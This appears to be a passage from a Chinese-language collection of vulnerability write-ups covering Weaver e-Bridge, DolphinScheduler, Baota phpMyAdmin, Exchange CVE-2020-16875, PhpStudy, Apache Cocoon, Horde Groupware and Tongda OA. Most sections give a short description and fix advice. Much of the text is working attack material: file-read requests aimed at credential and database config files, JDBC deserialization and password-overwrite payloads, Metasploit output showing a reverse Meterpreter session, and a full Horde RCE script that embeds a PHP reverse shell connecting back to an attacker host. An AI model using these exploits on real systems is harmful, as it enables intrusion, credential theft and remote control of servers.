
3.其他利用技巧(读取任意目录文件)
简单说说昨天泛微云桥的报告,输入文件路径->读取文件内容,我们读了一下代码后发现这还能读取文件目录。
参数不填写绝对路径写进文本内容就是当前的目录,产生了一个新的漏洞 “目录遍历”
/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///D:/&fileExt=txt

目录遍历+文件读取,我们能做的事情就很多了,比如读取管理员在桌面留下的密码文件、数据库配置文件、nginx代理配置、访问日志、D盘迅雷下载:
d://ebridge//tomcat//webapps//ROOT//WEB-INF//classes//init.properties
d:/OA/tomcat8/webapps/OAMS/WEB-INF/classes/dbconfig.properties 泛微OA数据库

4.修复建议:
关闭程序路由 /file/fileNoLogin
二十一、网瑞达webVPN RCE漏洞
1.漏洞描述
WebVPN是提供基于web的内网应用访问控制,允许授权用户访问只对内网开放的web应用,实现类似VPN(虚拟专用网)的功能。近日网瑞达的webVPN被曝出存在RCE的漏洞。
修复建议
建议去官网更新最新版本
二十二、Apache DolphinScheduler高危漏洞(CVE-2020-11974、CVE-2020-13922)
1.漏洞描述
Apache软件基金会发布安全公告,修复了Apache DolphinScheduler权限覆盖漏洞(CVE-2020-13922)与Apache DolphinScheduler远程执行代码漏洞(CVE-2020-11974)。
CVE-2020-11974与mysql connectorj远程执行代码漏洞有关,在选择mysql作为数据库时,攻击者可通过jdbc connect参数输入{“detectCustomCollations”:true,“ autoDeserialize”:true} 在DolphinScheduler 服务器上远程执行代码。
CVE-2020-13922导致普通用户可通过api interface在DolphinScheduler 系统中覆盖其他用户的密码:api interface /dolphinscheduler/users/update,请相关用户及时升级进行防护。
2.影响范围
Apache DolphinScheduler权限覆盖漏洞(CVE-2020-13922)
3.受影响版本
Apache DolphinScheduler = 1.2.0、1.2.1、1.3.1
4.不受影响版本
Apache DolphinScheduler >= 1.3.2
Apache DolphinScheduler远程执行代码漏洞(CVE-2020-11974)
5.利用POC:
POST /dolphinscheduler/users/update
id=1&userName=admin&userPassword=Password1!&tenantId=1&email=sdluser%40sdluser.sdluser&phone=

利用漏洞:需要登录权限,提供一组默认密码。
该漏洞存在于数据源中心未限制添加的jdbc连接参数,从而实现JDBC客户端反序列化。

1、登录到面板 -> 数据源中心。

2、jdbc连接参数就是主角,这里没有限制任意类型的连接串参数。
3、将以下数据添加到jdbc连接参数中,就可以直接触发。

POST /dolphinscheduler/datasources/connect HTTP/1.1
type=MYSQL&name=test¬e=&host=127.0.0.1&port=3306&database=test&
principal=&userName=root&password=root&connectType=&
other={“detectCustomCollations”:true,“autoDeserialize”:true}
关于MySQL JDBC客户端反序列化漏洞的相关参考:
https://www.anquanke.com/post/id/203086
5.修复建议
官方升级
目前官方已在最新版本中修复了此次的漏洞,请受影响的用户尽快升级版本至1.3.2进行防护,官方下载链接:
https://dolphinscheduler.apache.org/zhcn/docs/release/download.html
二十三、宝塔面板phpMyadmin未授权访问
来源: https://mp.weixin.qq.com/s/3ZjwFo5gWlJACSkeYWQLXA
前段时间在朋友圈和微信群里火热不行的宝塔数据库面板未授权无需登录,以下是存在安全问题的版本。
- Linux正式版7.4.2
- Linux测试版7.5.13
- Windows正式版6.8

1、宝塔默认phpMyadmin端口就是888 而这个漏洞排查方式极其简单 172.10.0.121:888/pma
2、如果宝塔是存在安全问题的版本,那就会直接出现phpMyadmin面板页面。
二十四、CVE-2020-16875: Exchange Server 远程代码执行漏洞
更新公告:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16875
微软公告说的很明显,只需要一个Exchange用户账号。就能在Exchange服务器上执行任意命令。
https://srcincite.io/pocs/cve-2020-16875.py.txt
https://srcincite.io/pocs/cve-2020-16875.ps1.txt
researcher@incite:~$ ./poc.py
(+) usage: ./poc.py <target> <user:pass> <cmd>
(+) eg: ./poc.py 192.168.75.142 harrym@exchangedemo.com:user123### mspaint

researcher@incite:~$ ./poc.py 192.168.75.142 harrym@exchangedemo.com:user123### mspaint
(+) logged in as harrym@exchangedemo.com
(+) found the \_\_viewstate: /wEPDwUILTg5MDAzMDFkZFAeyPS7/eBJ4lPNRNPBjm8QiWLWnirQ1vsGlSyjVxa5
(+) triggered rce as SYSTEM!


Microsoft Exchange远程代码执行(CVE-2020-16875):

Microsoft Exchange服务器中存在一个远程执行代码漏洞。成功利用此漏洞的攻击者可以在系统用户的上下文中运行任意代码。利用此漏洞需要拥有以某个Exchange角色进行身份验证的用户权限。

该漏洞影响版本:

microsoft:exchange\_server\_2016: cu16/cu17

microsoft:exchange\_server\_2019: cu5/cu6


MSF利用(https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/exchange\_ecp\_dlp\_policy.rb):

msf6 exploit(windows/http/exchange\_ecp\_dlp\_policy) > run


\[\*\] Started HTTPS reverse handler on https://192.168.123.1:8443

\[\*\] Executing automatic check (disable AutoCheck to override)

\[!\] The service is running, but could not be validated. OWA is running at https://192.168.123.192/owa/

\[\*\] Logging in to OWA with creds Administrator:Passw0rd!

\[+\] Successfully logged in to OWA

\[\*\] Retrieving ViewState from DLP policy creation page

\[+\] Successfully retrieved ViewState

\[\*\] Creating custom DLP policy from malicious template

\[\*\] DLP policy name: Abbotstone Agricultural Property Unit Trust Data

\[\*\] Powershell command length: 2372

\[\*\] https://192.168.123.1:8443 handling request from 192.168.123.192; (UUID: rwlz4ahe) Staging x64 payload (201308 bytes) ...

\[\*\] Meterpreter session 1 opened (192.168.123.1:8443 -> 192.168.123.192:6951) at 2020-09-16 02:39:17 -0500


meterpreter > getuid

Server username: NT AUTHORITY\\SYSTEM

meterpreter > sysinfo

Computer        : WIN-365Q2VJJS17

OS              : Windows 2016+ (10.0 Build 14393).

Architecture    : x64

System Language : en\_US

Domain          : GIBSON

Logged On Users : 8

Meterpreter     : x64/windows

meterpreter >
二十五、PhpStudy nginx解析漏洞

小皮面板 <= 8.1.0.7,其实这个漏洞确实不是phpstudy的问题,而是2017年就出现的nginx解析漏洞。
1、利用条件就只需要把php恶意文件上传(oss不算!)到服务器。
<?php phpinfo();?>2、通过 /x.txt/x.php 方式访问上传的图片地址,啪嚓! 就解析了php代码。
二十六、Apache Cocoon XML注入 [CVE-2020-11991]
来源:http://mail-archives.apache.org/mod_mbox/cocoon-users/202009.mbox/author

程序使用了StreamGenerator这个方法时,解析从外部请求的xml数据包未做相关的限制,恶意用户就可以构造任意的xml表达式,使服务器解析达到XML注入的安全问题。
1、漏洞利用条件有限必须是apacheCocoon且使用了StreamGenerator,也就是说只要传输的数据被解析就可以实现了。
2、利用POC:
\]>
John
&ent;
二十七、Horde Groupware Webmail Edition 远程命令执行
来源: https://srcincite.io/pocs/zdi-20-1051.py.txt
#!/usr/bin/env python3
"""
Horde Groupware Webmail Edition Sort sortpref Deserialization of Untrusted Data Remote Code Execution Vulnerability

Identifiers: ZDI-CAN-10436 / ZDI-20-1051
Found by ..: mr\_me
Tested on .: Horde Groupware Webmail 5.2.22 (pear installation) on Debian 9 Stretch w/ Apache/2.4.25 & PHP 7.0.33

Summary:
========

It's possible to reach a deserialization of untrusted data vulnerability within the constructor of the IMP\_Prefs\_Sort class. A low privileged authenticated attacker can leverage this to achieve remote code execution.

Example:
========

saturn:~ mr\_me$ ./poc.py
(+) usage ./poc.py <target> <path> <user:pass> <connectback:port>
(+) eg: ./poc.py 172.16.175.148 /horde/ hordeuser:pass123 172.16.175.1:1337

saturn:~ mr\_me$ ./poc.py 172.16.175.148 /horde/ hordeuser:pass123 172.16.175.1:1337
(+) targeting http://172.16.175.145/horde/
(+) obtained session iefankvohbl8og0mtaadm3efb6
(+) inserted our php object
(+) triggering deserialization...
(+) starting handler on port 1337
(+) connection from 172.16.175.145
(+) pop thy shell!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/horde/services
uname -a
Linux target 4.9.0-11-amd64 #1 SMP Debian 4.9.189-3+deb9u1 (2019-09-20) x86\_64 GNU/Linux
exit
\*\*\* Connection closed by remote host \*\*\*
(+) repaired the target!
"""

import re
import sys
import socket
import requests
import telnetlib
import base64
from threading import Thread

def rs(cbh, cbp):
    return """@error\_reporting(-1);
@set\_time\_limit(0);
@ignore\_user\_abort(1);
$dis=@ini\_get('disable\_functions');
if(!empty($dis)){
    $dis=preg\_replace('/\[, \]+/', ',', $dis);
    $dis=explode(',', $dis);
    $dis=array\_map('trim', $dis);
}else{
    $dis=array();
}
$ipaddr='%s';
$port=%d;
function PtdSlhY($c){
    global $dis;
    if (FALSE !== strpos(strtolower(PHP\_OS), 'win' )) {
        $c=$c." 2>&1\\\\n";
    }
    ob\_start();
    system($c);
    $o=ob\_get\_contents();
    ob\_end\_clean();
    if (strlen($o) === 0){
        $o = "NULL";
    }
    return $o;
}
$nofuncs='no exec functions';
$s=@fsockopen("tcp://$ipaddr",$port);
while($c=fread($s,2048)){
    $out = '';
    if(substr($c,0,3) == 'cd '){
        chdir(substr($c,3,-1));
    }else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {
        break;
    }else{
        $out=PtdSlhY(substr($c,0,-1));
        if($out===false){
            fwrite($s, $nofuncs);
            break;
        }
    }
    fwrite($s,$out);
}
fclose($s);""" % (cbh, cbp)

def get\_session(t, p, usr, pwd):
    uri = "http://%s%slogin.php" % (t, p)
    p = {
        "login\_post" : 1337,
        "horde\_user" : usr,
        "horde\_pass" : pwd
    }
    r = requests.post(uri, data=p, allow\_redirects=False)
    match = re.findall("Horde=(.{26});", r.headers\['set-cookie'\])
    assert len(match) == 2, "(-) failed to login"
    return match\[1\]

def trigger\_deserialization(t, p, s, host, port):
    """ Object instantiation to reach the deserialization """
    handlerthr = Thread(target=handler, args=(port,))
    handlerthr.start()
    uri = "http://%s%sservices/ajax.php/imp/imple" % (t, p)
    p = {
        "imple" : "IMP\_Prefs\_Sort",
        "app" : "imp",
    }
    h = { "cmd" : base64.b64encode(rs(host, port).encode()) }
    c = { "Horde" : s }
    r = requests.get(uri, params=p, cookies=c, headers=h)
    match = re.search("horde\_logout\_token=(.\*)&", r.text)
    assert match, "(-) failed to leak the horde\_logout\_token!"
    p\['token'\] = match.group(1)
    r = requests.get(uri, params=p, cookies=c, headers=h)
    assert r.status\_code == 200, "(-) failed to trigger deserialization!"

def get\_pop():
    """ An updated pop chain """
    pop  = 'O:34:"Horde\_Kolab\_Server\_Decorator\_Clean":2:{'
    pop += 'S:43:"\\\\00Horde\_Kolab\_Server\_Decorator\_Clean\\\\00\_server";O:20:"Horde\_Prefs\_Identity":3:{'
    pop += 'S:9:"\\\\00\*\\\\00\_prefs";O:11:"Horde\_Prefs":2:{'
    pop += 'S:8:"\\\\00\*\\\\00\_opts";a:1:{'
    pop += 's:12:"sizecallback";a:2:{i:0;O:12:"Horde\_Config":1:{'
    pop += 'S:13:"\\\\00\*\\\\00\_oldConfig";s:44:"eval(base64\_decode($\_SERVER\[HTTP\_CMD\]));die;";'
    pop += '}i:1;s:13:"readXMLConfig";}}'
    pop += 'S:10:"\\\\00\*\\\\00\_scopes";a:1:{'
    pop += 's:5:"horde";C:17:"Horde\_Prefs\_Scope":10:{\[null,\[1\]\]}}}'  # implements Serializable using custom unserialize/serialize
    pop += 'S:13:"\\\\00\*\\\\00\_prefnames";a:1:{s:10:"identities";i:0;}'
    pop += 'S:14:"\\\\00\*\\\\00\_identities";a:1:{i:0;i:0;}}'             # additional checks
    pop += 'S:42:"\\\\00Horde\_Kolab\_Server\_Decorator\_Clean\\\\00\_added";a:1:{i:0;i:0;}}'
    return pop

def get\_patch():
    """ Our original array """
    patch  = 'a:1:{'
    patch += 's:5:"INBOX";a:1:{'
    patch += 's:1:"b";i:6;'
    patch += '}}'
    return patch

def set\_pref(t, p, s, k, o):
    """ A primitive that inserts a string into the database """
    uri = "http://%s%sservices/ajax.php/imp/setPrefValue" % (t, p)
    p = {
        "pref" : k,
        "value" : o,
    }
    c = { "Horde" : s }
    r = requests.get(uri, params=p, cookies=c)
    match = re.search("horde\_logout\_token=(.\*)&", r.text)
    assert match, "(-) failed to leak the horde\_logout\_token!"
    p\['token'\] = match.group(1)
    r = requests.get(uri, params=p, cookies=c)
    assert ("\\"response\\":true" in r.text and r.status\_code == 200), "(-) failed to set the preference!"

def handler(lport):
    print("(+) starting handler on port %d" % lport)
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)
    s.bind(("0.0.0.0", lport))
    s.listen(1)
    conn, addr = s.accept()
    print("(+) connection from %s" % addr\[0\])
    t.sock = conn
    print("(+) pop thy shell!")
    t.interact()

def fix\_path(p):
    if p == "/":
        return p
    if not p.startswith("/"):
        p = "/%s" % p
    if not p.endswith("/"):
        p = "%s/" % p
    return p

def main():
    if len(sys.argv) < 5:
        print("(+) usage %s <target> <path> <user:pass> <connectback:port>" % sys.argv\[0\])
        print("(+) eg: %s 172.16.175.148 /horde/ hordeuser:pass123 172.16.175.1:1337" % sys.argv\[0\])
        sys.exit(0)
    target = sys.argv\[1\]
    path   = fix\_path(sys.argv\[2\])
    user   = sys.argv\[3\].split(":")\[0\]
    pswd   = sys.argv\[3\].split(":")\[1\]
    host   = sys.argv\[4\].split(":")\[0\]
    port   = int(sys.argv\[4\].split(":")\[1\])
    print("(+) targeting http://%s%s" % (target, path))
    session = get\_session(target, path, user, pswd)
    print("(+) obtained session %s" % session)
    set\_pref(target, path, session, 'sortpref', get\_pop())
    print("(+) inserted our php object")
    print("(+) triggering deserialization...")
    trigger\_deserialization(target, path, session, host, port)
    set\_pref(target, path, session, 'sortpref', get\_patch())
    print("(+) repaired the target!")

if \_\_name\_\_ == "\_\_main\_\_":
    main()
saturn:~$./poc.py 172.16.175.148/horde/ hordeuser:pass123 172.16.175.145
(+) targeting http://172.16.175.145/horde/
(+) obtained session iefankvohbl8og0mtaadm3efb6
(+) inserted our php object
(+) triggering deserialization…
(+) starting handler on port 1337
(+) connection from 172.16.175.145
(+) pop thy shell!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/horde/services
二十八、通达OA任意用户登录
1、首先访问 /ispirit/login_code.php 获取 codeuid。
2、访问 /general/login_code_scan.php 提交 post 参数:
uid=1&codeuid={9E908086-342B-2A87-B0E9-E573E226302A}
